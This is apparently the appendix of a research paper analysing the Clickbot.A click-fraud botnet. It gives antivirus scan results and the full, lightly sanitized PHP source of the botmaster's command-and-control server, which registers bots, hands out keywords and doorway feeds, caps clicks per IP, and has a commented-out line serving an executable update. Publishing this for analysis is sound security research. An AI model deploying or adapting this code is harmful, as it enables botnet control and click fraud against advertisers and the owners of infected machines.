Microsoft 1.1372/20060513	nothing
NOD32v2 1.1536/20060513	nothing
Norman 5.90.17/20060512	nothing
Panda 9.0.0.4/20060513	[Suspicious file]
Sophos 4.05.0/20060513	nothing
Symantec 8.0/20060514	nothing
TheHacker 5.9.7.142/20060512	nothing
UNA 1.83/20060512	nothing
VBA32 3.11.0/20060513	nothing

Table 1: VirusTOTAL Scan Results for Clickbot.A. Run on May 14, 2006 by Swa Frantzen

9. Appendix

In this Appendix, we show the results of the VirusTOTAL Scan Results for Clickbot.A in Table 1, and the source code listing of the Clickbot.A botmaster web application below. The source code has been only slightly modified for formatting purposes, the actual usernames and passwords of the botnet operator’s database have been replaced with “username” and “password”, respectively, and domain names in various URLs have been sanitized.

```
<?php

   function UpdateStats($ip,$country,$ver)
   {
         //----------------------------

         $time=time();
         mysql_connect("localhost","username","password");
         mysql_select_db("username");

         $query= mysql_query("select * from stat where ip=’$ip’;");
         $rows=mysql_num_rows($query);
         if($rows==0)
         {
            mysql_query("insert into stat values(’$ip’,’$country’,$time,’$ver’);");
         }
         else
         {
            mysql_query("update stat set time=$time where ip=’$ip’;");
         }
         $time1=($time-900);
         mysql_query("delete from stat where time<$time1;");

         mysql_close();
         //----------------------------

   }

//----------------------------------------------------------------------------------

   function ThisIPIsClick($ip)
   {
      mysql_connect("localhost","username","password");
      mysql_select_db("username");

      $conf = parse_ini_file("config.ini");
      $maxclicks = $conf["maxclicks"];


      $query= mysql_query("select * from clickcount where ip=’$ip’;");
      $rows=mysql_num_rows($query);

      if($rows!=1)
      {
         mysql_query("insert into clickcount values(’$ip’,0);");
         mysql_close();
         return true;
      }
      else
      {
         $row=mysql_fetch_row($query);

         if($row[1]>=$maxclicks)
         {
            mysql_close();
            return false;
         }
         mysql_close();
         return true;
      }
   }

   function AddClick($ip)
   {
      mysql_connect("localhost","username","password");
      mysql_select_db("username");

      $conf = parse_ini_file("config.ini");
      $maxclicks = $conf["maxclicks"];


      $query= mysql_query("select * from clickcount where ip=’$ip’;");
      $row=mysql_fetch_row($query);

      if($row[1]>=$maxclicks)
      {
         mysql_close();
         return;
      }
      else
      {
         $click=$row[1]+1;
         mysql_query("update clickcount set count=$click where ip=’$ip’;");
         mysql_close();
         return;
      }
   }

//----------------------------------------------------------------------------------

   function getSrand($max)
   {
      srand((double) microtime() * 1000000);
      return (rand(0,1000)%$max)+1;
   }

   $country = apache_note("GEOIP_COUNTRY_NAME");
   $ip = getenv("REMOTE_ADDR");

   $id = $_GET[’id’];
   $ver = $_GET[’ver’];
   $act = $_GET[’action’];

   $av_ver = "v0.005";

   switch($act)
   {
      case "get_hp":
      {
         print("about:blank");
         break;
      }

      case "register":
      {

         UpdateStats($ip,$country,$ver);
         break;
      }
      case "get_update":
      {
         /*if ($ver!=$av_ver)
            print("http://www.botmaster.biz/qwerty.exe");
         else*/
            print("no");
         break;
      }
      case "get_keyword":
      {
         ///////////////////////////////////////////
         $keywords = file("keywords.dat");
         ///////////////////////////////////////////
         $keyword = trim($keywords[getSrand(Count($keywords))]);
         print($keyword);
         break;
      }
      case "can_click":
      {

         if (ThisIPIsClick($ip))
            print("yes");
         else
            print("no");

         break;
      }
      case "get_feed":
      {
         $sr = getSrand(4);
         print("http://doorwaysite.com/doorway/doorway.php?q=%s");
         break;
      }
      case "clicked":
      {
         UpdateStats($ip,$country,$ver);
         AddClick($ip);
         break;
      }
      case "get_2execute":
      {
         print("no");
         break;
      }
      case "bot_installed":
      {
         print("ok");
         $time=time();
         mysql_connect("localhost","username","password");
         mysql_select_db("username");
         mysql_query("INSERT INTO bots VALUES(’$ip’,’$country’,’$id’,$time);");
         mysql_close();
         break;
      }
      //////////////////////////////////////////////
      default:
      {
         Header("Location: http://www.google.com");
      }
   }
?>
```